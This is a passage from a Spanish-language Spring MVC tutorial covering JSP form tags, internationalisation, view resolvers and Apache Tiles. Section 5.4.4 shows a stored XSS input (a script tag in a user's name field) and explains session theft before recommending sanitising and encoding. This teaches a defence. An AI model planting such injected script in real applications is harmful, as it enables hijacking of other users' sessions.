| <spring:message code="proveedor.id"/> | <spring:message code="proveedor.nombre"/> | <spring:message code="proveedor.fecha"/> |
|---------------------------------------|---|--|
|---------------------------------------|---|--|


```

Re corro la colección de proveedores, y por cada uno de ellos dibujo un formulario. También tengo disponible el atributo del modelo "proveedor", y la instancia de Errors. Si el proveedor del cual voy a dibujar el formulario es precisamente el del atributo del modelo:

```
<c:forEach items="${proveedores}" var="p">
```

```
<c:if test="#{proveedor.id==p.id}">
```

En ese caso uso las etiquetas de XML de formularios para representar ese atributo del modelo, y los posibles errores si los hubiera:

```
<f:form modelAttribute="proveedor">
    <f:input path="id" readonly="true" cssClass="peq"/>
    ...
    <f:input path="nombre" cssClass="gra"/>
    <f:errors path="nombre" cssClass="error"/>
    ...
    <f:input path="fecha" cssClass="peq"/><br/>
    <f:errors path="fecha" cssClass="error"/>
```

Si no es así, dibujo un formulario normal rellenando los campos a mano. Son datos de proveedores "en bruto". No he realizado una petición al servidor con sus datos, por lo que no puede haber ningún error asociado a ellos (era para eso para lo que quería las etiquetas de XML). Sólo dibujo un formulario para que el cliente pueda realizar esa petición:

```
<form method="post">
    <input type="text" name="id" value="#{p.id}" readonly class="peq"/>
    <input type="text" name="nombre" value="#{p.nombre}" class="gra"/>
    <input type="text" name="fecha"
        value=<spring:eval expression="p.fecha"/> class="peq"/>
```

Recuerda que lo único que estamos haciendo es fabricar texto con aspecto de HTML, que enviamos al cliente como respuesta a su petición:

```
<form method="post">
<tr>
    <td><input type="text" name="id" value="1" readonly class="peq"/></td>
    <td><input type="text" name="nombre" value="Compañía Occidental" class="gra"/></td>
    <td><input type="text" name="fecha" value="07/04/2017" class="peq"/>
    <td><input type="submit" value="Modificar"/></td>
</tr>
</form>

<form id="proveedor" action="/productos/proveedor/modificar.html" method="post">
<tr>
    <td><input id="id" name="id" class="peq" readonly="readonly" type="text" value="2"/></td>
    <td>
        <input id="nombre" name="nombre" class="gra" type="text" value="" /><br/>
        <span id="nombre.errors" class="error">la longitud tiene que estar entre 5 y 100</span>
    </td>
    <td>
        <input id="fecha" name="fecha" class="peq" type="text" value="07/0"/><br/>
        <span id="fecha.errors" class="error">La fecha es incorrecta.</span>
    </td>
    <td>
        <input type="submit" value="Modificar"/>
    </td>
</tr>
</form>

<form method="post">
<tr>
    <td><input type="text" name="id" value="3" readonly class="peq"/></td>
    <td><input type="text" name="nombre" value="Empresas Generales" class="gra"/></td>
    <td><input type="text" name="fecha" value="07/04/2017" class="peq"/>
    <td><input type="submit" value="Modificar"/></td>
</tr>
</form>
```

Una vez que llega al cliente es HTML estándar, y no le importa cómo lo hemos generado. Lo usará (o no, es su problema) para hacernos una petición estándar, y no nos importará con qué la ha hecho, siempre que nos envíe los parámetros necesarios.

**Las etiquetas de XML sólo sirven para generar el texto de la respuesta.** Son especialmente útiles para dibujar los mensajes de error de validación del binding; en caso real con varios controles y unas cuantas posibilidades de error para cada uno es un engorro gestionarlo manualmente.

Por cierto, cuando veamos AJAX dejaremos de mostrar los mensajes de esta forma, con lo que este tipo de formularios pierden su utilidad. Sic transit gloria mundi.

#### 5.4.4 Inyección de código

¿Por qué es tan importante evitar que los textos que escribimos se interpreten como etiquetas de HTML? Porque un usuario malintencionado, o un atacante que encontrara un fallo de seguridad podría escribir contenidos peligrosos.

Hemos protegido proveedores y tipos de producto, por lo que voy a utilizar las opciones para “Usuarios”. En el capítulo siguiente veremos detalladamente cómo funcionan, pero ahora sólo necesitamos saber que tenemos una pantalla para crear nuevos usuarios y otra para poder verlos.

Creo un nuevo usuario con un “nombre completo” especial:

Nuevos usuarios

Login	ejemplo
Clave secreta	claveejempl
Roles de seguridad	<input checked="" type="checkbox"/> cliente <input checked="" type="checkbox"/> administrador <input type="checkbox"/> trabajador
Nombre completo	Pedro<script>alert('hola');</script>

Crear nuevo usuario


El nombre que he escrito es:

```
Pedro<script>alert('hola');</script>
```

Cuando muestre los nombres de todos los usuarios en una tabla o un desplegable generará el siguiente código de HTML:

```
<td>Pedro<script>alert('hola');</script></td>
```

Y evidentemente, el navegador lo interpretará como código de JavaScript, por lo que cuando vaya a esa pantalla se ejecutará:



¿Y dónde está el peligro? Evidentemente no inyectaré un “alert”, sino algún tipo de petición AJAX o código para leer la cookie de sesión. Pero estoy en **mi** ordenador con **mi** navegador, por lo que cualquier cosa que haga la puedo conseguir directamente con las opciones de configuración del browser, o ejecutando directamente el programa de JavaScript que quiera.

El peligro está en que ese texto se ha almacenado en la base de datos, y cuando **otro cliente** decida ver la lista de usuarios ejecutará **mi** programa maligno, y conseguiré **su** sesión, o que realice alguna tarea con **su autorización**, tal vez superior a la mía.

Hemos visto la inyección de código de JavaScript más obvia, pero hay muchas, muchas maneras de hacerlo. Por eso es tan importante la protección CSRF, que veremos en el apartado 8.19. De todos modos **siempre** deberías “sanear” la entrada y “codificar” la salida. Revisa OWASP Sanitizer y OWASP Encoder, por ejemplo.

## 5.5 Internacionalización (i18n)

La internacionalización (i18n) es la adaptación de un programa para que pueda trabajar en diferentes idiomas. La localización (o regionalización) es aplicar lo anterior a una región concreta. Spring lo implementa a partir de varios componentes:


- Ficheros de recursos.
- Etiquetas de XML
- La clase Locale
- Resolutores de mensajes

Los **ficheros de recursos** son ficheros “properties”, los ficheros de configuración clásicos de Java. Disponemos de clases estándares para procesarlos, por lo que su manejo es sencillo. Su contenido:

```
#Usuarios
usuario.nombreCompleto=Nombre completo
usuario.login>Login
usuario.clave=Clave secreta
usuario.rol=Roles de seguridad
usuario.seleccion=-- Por favor, seleccione un usuario -
mensaje.ejemplo=Admite un parámetro: {0}, u otro {1}
```

Cada línea almacena una propiedad con un valor. El código de Java hace referencia al nombre de la propiedad, la clave, y de “algún modo” recupera el valor asociado. Una línea que comienza por un “#” se considera un comentario. Los valores pueden tener parámetros, definidos con un número entre llaves; los métodos que recuperan el valor suelen tener argumentos adicionales para rellenarlos.

En una aplicación Gradle los ficheros de recursos se crean dentro de **/src/main/resources**:



Un fichero de recursos obligatorio es “application.properties”, el fichero de configuración de Spring Boot, pero pueden crearse todos los que se necesiten. En el proyecto he definido “dos”, “errores.properties” y “textos.properties”, por simple costumbre: tengo la manía de separar los mensajes de error del resto de textos.

Spring dispone de clases propias para gestionar este tipo de ficheros, los **resolutores de mensajes**. Son clases que implementan la interfaz **MessageSource** de Spring. Por supuesto, Spring Boot configura uno de forma automática, y nos permite cambiar su comportamiento en el fichero de configuración:

```
spring.messages.basename=errores, textos
#spring.messages.encoding=ISO-8859-1
```

La propiedad **spring.messages.basename** permite configurar tantos ficheros como queramos. Por defecto Spring interpreta el contenido como UTF-8, por lo que si tenemos definido el proyecto como ASCII (el valor por defecto en Windows) tenemos que indicarlo con **spring.messages.encoding**.

El resolutor de mensajes siempre tiene en cuenta en valor de la **localidad**, el valor del objeto **Locale** activo. Este objeto representa el idioma, país y variante que queremos usar en un momento dado. El funcionamiento es muy sencillo: escribimos una versión del fichero de recursos por cada idioma que queremos utilizar. Esas versiones tendrán las mismas claves, pero contenidos distintos.

Two screenshots of text editors. The left one shows the 'textos.properties' file with content: menu.inicio=Inicio, menu.tipo=Tipos de producto, menu.usuario=Usuarios, menu.producto=Productos, menu.proveedor=Proveedores, menu.ver=Ver, menu.crear=Nuevo, menu.borrar=Eliminar, menu.modificar=Modificar. The right one shows the 'textos\_en.properties' file with content: menu.inicio=Start, menu.tipo=Product types, menu.usuario=Users, menu.producto=Products, menu.proveedor=Providers, menu.ver=View, menu.crear>New, menu.borrar=Delete, menu.modificar=Modify. Both files have line numbers from 16 to 24.

En función del valor de “locale” el resolutor usa uno u otro fichero. Como las claves son las mismas, el programa no cambia, pero los textos generados sí.

La clase “Locale” usa un estándar internacional para el valor de sus propiedades, que son simples textos:

- **Language**: Idioma. “es”, “en”, “fr”, etc.
- **Country**: País. “ES”, “GB”, “FR”, etc,
- **Variant**: Una variante regional que no sigue un estándar concreto.

El resolutor encuentra el fichero correcto aplicando una “extensión” al nombre. Si tenemos definido el idioma “en” usa el fichero “textos\_en”. Si hemos configurado el idioma “es”, “textos\_es”. Si un fichero no existe como en ese último caso”, usa “textos”; por eso el fichero que no tiene extensión representa el idioma por defecto. La extensión se construye, si está todo definido, con la secuencia **idioma\_PAIS\_VARIANTE**: es, es\_ES, es\_CO, es\_ES\_ARAGON, en\_GB, en\_US.

### 5.5.1 Uso de ficheros de recursos

Casi siempre usamos los textos en las páginas JSP Ya hemos visto docenas de ejemplos. Spring nos proporciona la etiqueta **<spring:message>**, que recupera el valor a partir de la clave:

```
<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>

<p><spring:message code="bienvenida.uno"/></p>
<p><spring:message code="bienvenida.dos"/></p>
```

En ocasiones necesitamos traducir los mensajes en el controlador. Es habitual en servicios REST o en algunas peticiones AJAX, casos en los que la respuesta se envía directamente desde el controlador al cliente, sin el uso de páginas JSP. El resolutor de mensajes es un bean de Spring, por lo que sólo tenemos que pedirlo. Por ejemplo podríamos enviar los mensajes de “bien” o “mal” a la página JSP:

```
@Autowired
private MessageSource ms;
...
@RequestMapping(value="/crear.html", method = POST, params = {"id", "nombre"})
public ModelAndView crear(@Validated TipoProducto tp,
                           BindingResult errores, Locale locale) {
    ...
    rtp.save(tp);
    String texto=ms.getMessage("bienvenida.controlador", null, locale);
    modelo.addObject("bien", texto);
    //modelo.addObject("bien", true);
    ...
}
```

En vez de enviar una bandera enviamos directamente el texto que deseamos que aparezca en la página.

Al usar explícitamente el resolutor de mensajes tenemos que indicarle qué objeto “locale” queremos que aplique. Como queremos emplear el activo en este momento, se lo pedimos a Spring. En el capítulo dedicado a los controladores veremos la lista completa de argumentos que puede tener un método de acción.

### 5.5.2 Traducción automática

Por tanto, si modificamos la instancia “locale” el resolutor de mensajes usará un fichero de recursos distinto (el que tenga la extensión adecuada), con lo que todos los mensajes aparecerán traducidos.

Hay muchas formas de hacerlo. Spring proporciona varias clases para gestionar este objeto:

- **AcceptHeaderLocaleResolver**. El objeto “locale” se toma de la cabecera “accept-language” de la petición de cliente. Si se usa esta opción no se podrán realizar cambios de idioma. Es la que está activa por defecto.
- **CookieLocaleResolver**. Obtiene “locale” de una cookie de cliente. Si no existe, se crea y se le envía a partir del “locale” usado en ese momento (por lo general de la cabecera de petición).
- **SessionLocaleResolver**. Como en el caso anterior, pero se toma de la sesión.

Asimismo, Spring ofrece un **interceptor** (una clase que “intercepta” las peticiones del cliente para realizar ciertas tareas) que permite cambiar el idioma sin necesidad de escribir ningún controlador específico: **LocaleChangeInterceptor**; Permite especificar un parámetro de la petición del que se tomará el idioma y país a usar.

Resumiendo, si una petición tiene por ejemplo un parámetro “idioma=en”, Spring creará un “locale”, lo recordará en la sesión o con una cookie y lo usará para resolver los mensajes; las páginas se traducirán sin necesidad de que hagamos nada más. Vamos a configurar Spring Boot para activar todo esto:

```
@Configuration
public class ConfigurarMVC implements WebMvcConfigurer{
    @Bean
    public LocaleResolver localeResolver() {
        return new SessionLocaleResolver();
    }

    @Bean
    public LocaleChangeInterceptor localeChangeInterceptor() {
        LocaleChangeInterceptor lci = new LocaleChangeInterceptor();
        lci.setParamName("idioma");
        return lci;
    }

    @Override
    public void addInterceptors(InterceptorRegistry registry) {
        registry.addInterceptor(localeChangeInterceptor());
    }
}
```

Creamos la clase de configuración **ConfigurarMVC** y le añadimos un interceptor para que espíe las peticiones a la espera de que llegue un parámetro llamado “idioma”. Cuando eso sucede usará el “localeResolver” configurado, que lo almacenará en la sesión.

Un interceptor modifica el comportamiento de Spring Web MVC, por lo que no podemos definirlo sin más. Esta clase debe implementar la interfaz **WebMvcConfigurer**. Es una interfaz de Java 8 con varios métodos definidos por defecto, que por lo general están vacíos. Simplemente sobrescribimos el que nos interesa, en este caso “addInterceptors”.

El método “localeResolver()” tiene que tener ese nombre. En este caso Spring aplica el bean no por tipo, sino por el nombre asignado. Sigue con algunos beans “clásicos”.

Para utilizarlo sólo tenemos que permitir al usuario realizar la petición de forma cómoda. En la aplicación de ejemplo he definido este pie para todas las páginas:

```
<%@ page contentType="text/html; charset=UTF-8" %>
<footer>
    <p>
        <a href="?idioma=en">en</a>
        <a href="?idioma=es">es</a>
    </p>
    <p>&copy; Javier Rodríguez 2020</p>
</footer>
```

Esta forma de escribir un enlace equivale a pedir de nuevo la página actual (“F5”), pero añadiendo un parámetro a la petición. Spring lo interceptará y creará un nuevo “locale”, que almacenará en la sesión. El resultado es que se recargará traducida y aplicará ese idioma al resto de páginas:

<b>La Papelería</b>	<b>The Stationery Store</b>																								
<a href="#">Inicio</a> <a href="#">Usuarios ▾</a> <a href="#">Productos ▾</a> <a href="#">Proveedores ▾</a> <a href="#">Tipos de producto ▾</a> <b>Ver proveedores</b> <small>Etiam porta quam vel tortor vehicula tristique. In scelerisque efficitur gravida.</small> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th>Clave</th> <th>Nombre</th> <th>Fecha</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>Compañía Occidental</td> <td>07/04/2017</td> </tr> <tr> <td>2</td> <td>Suministros Pérez</td> <td>07/04/2017</td> </tr> <tr> <td>3</td> <td>Empresas Generales</td> <td>07/04/2017</td> </tr> </tbody> </table> <div style="display: flex; justify-content: space-around; align-items: center;"> <span style="border: 1px solid red; border-radius: 50%; padding: 2px;">en</span> <span style="border: 1px solid red; border-radius: 50%; padding: 2px;">es</span> </div>	Clave	Nombre	Fecha	1	Compañía Occidental	07/04/2017	2	Suministros Pérez	07/04/2017	3	Empresas Generales	07/04/2017	<a href="#">Start</a> <a href="#">Users ▾</a> <a href="#">Products ▾</a> <a href="#">Providers ▾</a> <a href="#">Product types ▾</a> <b>View providers</b> <small>Etiam porta quam vel tortor vehicula tristique. In scelerisque efficitur gravida.</small> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th>Key</th> <th>Name</th> <th>Date</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>Compañía Occidental</td> <td>07/04/2017</td> </tr> <tr> <td>2</td> <td>Suministros Pérez</td> <td>07/04/2017</td> </tr> <tr> <td>3</td> <td>Empresas Generales</td> <td>07/04/2017</td> </tr> </tbody> </table> <div style="display: flex; justify-content: space-around; align-items: center;"> <span style="border: 1px solid red; border-radius: 50%; padding: 2px;">en</span> <span style="border: 1px solid red; border-radius: 50%; padding: 2px;">es</span> </div>	Key	Name	Date	1	Compañía Occidental	07/04/2017	2	Suministros Pérez	07/04/2017	3	Empresas Generales	07/04/2017
Clave	Nombre	Fecha																							
1	Compañía Occidental	07/04/2017																							
2	Suministros Pérez	07/04/2017																							
3	Empresas Generales	07/04/2017																							
Key	Name	Date																							
1	Compañía Occidental	07/04/2017																							
2	Suministros Pérez	07/04/2017																							
3	Empresas Generales	07/04/2017																							

## 5.6 Resolutores de vistas

El controlador es quien decide qué vista (qué página JSP) genera el texto que será enviado al cliente. Pero Spring nos permite abstraernos en parte de esa elección. No es necesario que el controlador indique exactamente qué página tiene que lanzarse. Los **resolutores de vistas** son clases de Spring que a través de una “clave” devuelta por el controlador identifican la página física que creará la respuesta.

En este manual sólo voy a explicar los dos que he usado en el ejemplo: el resolutor que Spring Boot configura por defecto y Tiles. Existen otros muchos, pero prácticamente ya no se utilizan.

Se pueden tener activos tantos resolutores como se quiera. Se ejecutarán uno detrás de otro hasta que alguno sea capaz de resolver la clave del controlador. Por supuesto ese orden se puede configurar.

### 5.6.1 Resolutor por defecto

Por defecto Spring Boot define un bean de clase **InternalResourceViewResolver**. Este resolutor recibe del controlador el nombre físico de la página JSP que hay que ejecutar. Opcionalmente se puede añadir un prefijo y sufijo al texto devuelto por el controlador, de tal manera que no haya que indicar el camino completo al fichero.

Por defecto ese prefijo y sufijo están vacíos pero tenemos dos propiedades en el fichero de configuración de Spring Boot:

```
spring.mvc.view.prefix=/WEB-INF/vista/  
spring.mvc.view.suffix=.jsp
```

Por ejemplo, en el controlador para tipos de producto tenemos este método de acción:

```
@RequestMapping("/ver.html")  
public String ver(Map<String, List<TipoProducto>> mapa) {  
    mapa.put("tipoproductos", rtp.findAll());  
    return "tipoproducto/ver";  
}
```


El resolutor tomará el texto devuelto por el controlador, le añadirá el prefijo y sufijo configurado y creará la ruta “/WEB-INF/vista/ **tipoproducto/ver.jsp**”.

El resolutor no es tan simple como parece. Dispone de dos claves especiales, que permiten “redirigir” o “reenviar” la petición. En el controlador de entrada he definido el siguiente método:

```
@RequestMapping("/")  
public String sinNombre() {  
    return "redirect:/entrada/index.html";  
}
```

Cuando un cliente no indica el nombre de la página que quiere ver presupongo que la acción por defecto que quiere es “/entrada/index.html”. Puedo decirlo de dos formas distintas:

- **redirect** le indica al cliente que vuelva a realizar la petición con la nueva URL. Equivale al “redirect” de HTML. La URL mostrada en la barra de direcciones del navegador del cliente cambia.



- **forward** no involucra al cliente. Internamente Spring actúa como si el cliente le hubiera pedido “/entrada/index.html”, pero el cliente no se da cuenta de nada. La URL de la barra de direcciones del navegador no cambia.

Evidentemente “forward” es más rápido; pero a veces no es lo que queremos. Todas las URL del código HTML que le he enviado al cliente son relativas, y todas están escritas simulando que la página solicitada está en un subdirectorio. Por ejemplo, en todas las páginas ésta es la ruta que le llega al cliente para encontrar la hoja de estilos:

```
<link href="../css/estilo.css" type="text/css" rel="stylesheet"/>
```

Presupongo que el cliente siempre va a pedirme las acciones “/entrada/index.html”, o “/usuario/ver.html”. Siempre “/carpeta/página.html”. Por tanto, para encontrar la hoja de estilos (que es un fichero físico que sí existe), subo con “..” a la carpeta raíz de mi aplicación, bajo a “css” y ahí encuentro el archivo.

Si me pide “/” y le redirijo a “/entrada/index.html” el navegador cliente piensa que está en esta URL:

```
http://localhost:8080/productos/entrada/login.html
```

Por tanto si “subo” a la carpeta raíz y “bajo” a “css”, la dirección relativa a la hoja de estilos se convierte en la siguiente URL:

```
http://localhost:8080/productos/css/normalize.css
```

Que sí existe. Pero si en vez de “redirect” uso “forward” no va a funcionar. El código HTML le llega igual que antes. Pero esta vez el cliente piensa que está en la URL:

```
http://localhost:8080/productos/
```

Y por tanto, cuando suba con “..” y baje a la carpeta “css”, la URL a la hoja de estilos (y a todo lo demás) se convierte en :

```
http://localhost:8080/css/normalize.css
```


Que no existe. Todos los enlaces del código HTML que le he enviado apuntarían a páginas y ficheros que no existen.

### 5.6.2 Tiles

Casi todas las páginas tienen la misma estructura, la misma cabecera, el mismo menú... que hay que repetir en todas. Aparte de ser un engorro es un problema si queremos modificar el sitio web.

**Tiles** permite la creación de páginas Web mediante **plantillas**. Una plantilla define la estructura básica de una página, con huecos que se completarán después. Definiremos una o varias plantillas y todos los trozos de páginas que necesitemos. Cuando tengamos que generar una respuesta para el cliente la fabricaremos llenando una plantilla con los trozos de página adecuados.

El árbol de páginas JSP y ficheros que he definido en mi aplicación para Tiles es el siguiente (he desplegado las páginas de “contenido” a la derecha por motivos de espacio):



He distribuido el contenido de la carpeta “tiles” tal como se ve en la imagen:

- La carpeta **común** contiene trozos de página usados muchas de las otras: la cabecera, el menú y el pie. En realidad en todas excepto en la página de login inicial.
- La carpeta **contenido** contiene aproximadamente los “section” de las páginas, el contenido que las diferencia unas de otras. Como puede verse está clasificado por acción, para poder encontrarlo si tengo que realizar modificaciones
- **Plantilla** contiene todas las plantillas que he definido para la aplicación. Con una he tenido suficiente.
- Por último, los **ficheros de configuración** de tiles. Puedo definir tantos como quiera, y llamarlos y guardarlos según me interese. Por ejemplo podría ser útil crear uno por tipo de acción.

La carpeta “tiles” puede llamarse como quieras, y la puedes dejar donde te interese. Por supuesto, siempre la crearás dentro de “WEB-INF”.

Los pedazos de página son exactamente eso; ya hemos visto unos cuantos en los ejemplos anteriores. No necesitan definir nada especial para ser usado con Tiles. La diferencia está en la plantilla y en los ficheros de configuración.

---

Las plantillas se definen como cualquier página JSP, excepto que tendrán definidas zonas que se completarán después. Estas zonas o puntos de enganche se indican mediante **etiquetas de XML**. Y el contenido asignado a cada zona se establece con **ficheros de configuración de XML**.

Ésta es la página **plantilla.jsp**, la plantilla que he usado en la aplicación:

```
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ taglib uri="http://tiles.apache.org/tags-tiles" prefix="tiles" %>
<%@ taglib uri="http://tiles.apache.org/tags-tiles-extras" prefix="tilesx" %>
<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" >
<tilesx:useAttribute name="titulo" id="claveTitulo"/>
<title>
    <spring:message code="general.titulo"/>-
    <spring:message code="${claveTitulo}" />
</title>
<link href="../css/normalize.css" type="text/css" rel="stylesheet"/>
<link href="../css/estilo.css" type="text/css" rel="stylesheet"/>

<script src="../js/lib/jquery-3.4.1.min.js" type="text/javascript"></script>
<script src="../js/lib/jquery.validate.js" type="text/javascript"></script>
<script src="../js/lib/additional-methods.js" type="text/javascript"></script>
<script src="../js/lib/ampliaciones.js" type="text/javascript"></script>
<c:if test="${pageContext.response.locale.language=='fr'}">
    <script src="../js/lib/messages_fr.js" type="text/javascript"></script>
</c:if>
<c:if test="${pageContext.response.locale.language=='es'}">
    <script src="../js/lib/messages_es.js" type="text/javascript"></script>
</c:if>
</head>
<body>
<div id="todo">
    <tiles:insertAttribute name="cabecera"/>
    <tiles:insertAttribute name="menu"/>
    <section>
        <h2><spring:message code="${claveTitulo}" /></h2>
        <tiles:insertAttribute name="contenido"/>
    </section>
    <tiles:insertAttribute name="pie"/>
</div>
</body>
</html>
```

En el ejemplo puedes ver los puntos de conexión con el contenido; son simples etiquetas. Los ficheros de configuración de XML son los que definen las **vistas** que podrán usar los controladores:

```
...
<definition name="general" template="/WEB-INF/tiles/plantilla/plantilla.jsp">
    <put-attribute name="titulo" value="general.titulo"/>
    <put-attribute name="cabecera" value="/WEB-INF/tiles/comun/cabecera.jsp"/>
    <put-attribute name="menu" value="/WEB-INF/tiles/comun/menu.jsp"/>
    <put-attribute name="contenido" value="" />
    <put-attribute name="pie" value="/WEB-INF/tiles/comun/pie.jsp"/>
</definition>
...
<definition name="entrada.bienvenida" extends="general">
    <put-attribute name="titulo" value="bienvenida.titulo"/>
    <put-attribute name="contenido"
                  value="/WEB-INF/tiles/contenido/entrada/bienvenida.jsp" />
</definition>
```

El controlador usará el “nombre de la definición” para señalar qué vista quiere que se dibuje:

```

@RequestMapping("/entrada/index.html")
public String inicio() {
    return "entrada.bienvenida";
}

@RequestMapping("/entrada/login.html")
public String login(HttpServletRequest req) {
    return "entrada.login";
}

```

El resolutor Tiles leerá la configuración, encontrará la definición y construirá la respuesta: Por cada “punto de inserción” definida en la plantilla habrá un “atributo” en los ficheros de configuración, excepto si no queremos dibujar nada.

#### 5.6.2.1 Etiquetas de XML

Tiles incorpora dos bibliotecas de etiquetas de XML. Las directivas para utilizarlas:

```

<%@ taglib uri="http://tiles.apache.org/tags-tiles" prefix="tiles" %>
<%@ taglib uri="http://tiles.apache.org/tags-tiles-extras" prefix="tilesx" %>

```

Comienzo por la más simple. La biblioteca de “extras” sólo incluye una etiqueta:

<b>useAttribute</b>	<b>Valores</b>	<b>Descripción</b>
<i>Define una variable a partir del valor del atributo.</i>		
name	“titulo”	Nombre del atributo al que se hará referencia en los ficheros de configuración.
id	“valorLeido”	Nombre de la variable que se va a crear.

En el ejemplo la he usado para definir el título. Quería usar claves de los ficheros de recursos para que los títulos cambien en función del idioma; por tanto el título recuperado irá dentro de una etiqueta “`<spring:message>`”. Pero en un atributo de una etiqueta de XML no puedo hacer referencia a otra etiqueta de XML (se lía con comillas dobles dentro de comillas dobles), por lo que he tenido que crear una variable a partir del valor definido en los ficheros de configuración:

```

<tilesx:useAttribute name="titulo" id="claveTitulo"/>
<title>
    <spring:message code="general.titulo"/>-
    <spring:message code="${claveTitulo}" />
</title>

```

La segunda biblioteca tiene más etiquetas, aunque sólo voy a mostrar dos. El resto sirven para construir las vistas dentro de las propias páginas, en vez de utilizar los ficheros de configuración de XML. No lo vamos a hacer nunca. Somos Vista.

<b>insertAttribute</b>	<b>Valores</b>	<b>Descripción</b>
<i>Inserta un atributo dentro de la página.</i>		
name	“cabecera”	Nombre del atributo al que se hará referencia en los ficheros de configuración.
role	“ROLE_ADMIN”	Lista de roles de seguridad en los que esta etiqueta se dibujará. Yo no lo usaría; Utilizaría otras etiquetas para hacerlo.

<b>getAsString</b>	<b>Valores</b>	<b>Descripción</b>
<i>Inserta un atributo dentro de la página como un texto.</i>		
name	“literal”	Nombre del atributo al que se hará referencia en los ficheros de configuración.
role	“ROLE_ADMIN”	Lista de roles de seguridad en los que esta etiqueta se dibujará.

---

Para crear la plantilla sólo he utilizado la primera:

```
<tiles:insertAttribute name="cabecera"/>
<tiles:insertAttribute name="menu"/>
```

#### 5.6.2.2 Ficheros de configuración

Aquí es donde se crean las vistas, uniendo las plantillas con los trozos de páginas físicas que las completan. Podemos crear tantos ficheros como queramos. En mi caso sólo he creado dos, uno para las plantillas (sólo tengo una) y otro para las definiciones de las vistas.

EL archivo **tiles-plantilla.xml** contiene la definición de mi plantilla. No se diferencia en nada del resto de definiciones de vistas. Simplemente una “vista” modificará una plantilla definida previamente, mientras que una “plantilla” es una vista que se configura desde cero:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE tiles-definitions PUBLIC
    "-//Apache Software Foundation//DTD Tiles Configuration 3.0//EN"
    "http://tiles.apache.org/dtds/tiles-config_3_0.dtd">
<tiles-definitions>
    <definition name="general" template="/WEB-INF/tiles/plantilla/plantilla.jsp">
        <put-attribute name="titulo" value="general.titulo"/>
        <put-attribute name="cabecera" value="/WEB-INF/tiles/comun/cabecera.jsp"/>
        <put-attribute name="menu" value="/WEB-INF/tiles/comun/menu.jsp"/>
        <put-attribute name="contenido" value="" />
        <put-attribute name="pie" value="/WEB-INF/tiles/comun/pie.jsp"/>
    </definition>
</tiles-definitions>
```

Los ficheros de configuración siempre tienen esta estructura. Si lo escribes desde cero ten **mucho cuidado** con la cabecera del fichero de XML. Tiene que ser exactamente esa, y la versión debe coincidir con la de la dependencia que incluyas en el proyecto.

Antes de explicar los atributos de las etiquetas vamos a ver el comienzo del otro fichero de configuración, **tiles-paginas.xml**:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE tiles-definitions PUBLIC
    "-//Apache Software Foundation//DTD Tiles Configuration 3.0//EN"
    "http://tiles.apache.org/dtds/tiles-config_3_0.dtd">
<tiles-definitions>
    <definition name="entrada.bienvenida" extends="general">
        <put-attribute name="titulo" value="bienvenida.titulo"/>
        <put-attribute name="contenido"
                      value="/WEB-INF/tiles/contenido/entrada/bienvenida.jsp"/>
    </definition>

    <definition name="entrada.login" extends="general">
        <put-attribute name="titulo" value="login.titulo"/>
        <put-attribute name="menu" value=" " />
        <put-attribute name="contenido"
                      value="/WEB-INF/tiles/contenido/entrada/login.jsp"/>
    </definition>

    <definition name="usuario.ver" extends="general">
        <put-attribute name="titulo" value="usuario.ver.titulo"/>
        <put-attribute name="contenido"
                      value="/WEB-INF/tiles/contenido/usuario/ver.jsp"/>
    </definition>

    ...
</tiles-definitions>
```

Los ficheros son muy simples, sólo usan tres etiquetas:

<b>tiles-definitions</b>	<b>Descripción</b>	
<i>Etiqueta raíz que contiene las definiciones de vistas.</i>		
<b>definition</b>	<b>Valores</b>	<b>Descripción</b>
<i>Define una vista.</i>		
<i>name</i>	“general”	Nombre que usaremos para referirnos a la vista, desde el controlador o en otra vista.
<i>template</i>	“/pagina.jsp”	Nombre físico de la plantilla JSP que define la vista. Generalmente se usa una vez por cada plantilla física, para asignar “valores por defecto” para cada uno de los puntos de inserción.
<i>extends</i>	“general”	Nombre de la vista que queremos copiar y modificar. Se usa por norma general en todas las vistas que queremos definir.
<b>put-attribute</b>	<b>Valores</b>	<b>Descripción</b>
<i>Define el contenido de un atributo.</i>		
<i>name</i>	“cabecera”	Nombre del punto de inserción definido en la plantilla.
<i>value</i>	“/trozo.jsp” “un texto” “producto.fecha”	Valor que se insertará en la plantilla.

Como puedes ver en los ficheros de ejemplo, la forma habitual de trabajar es la siguiente:

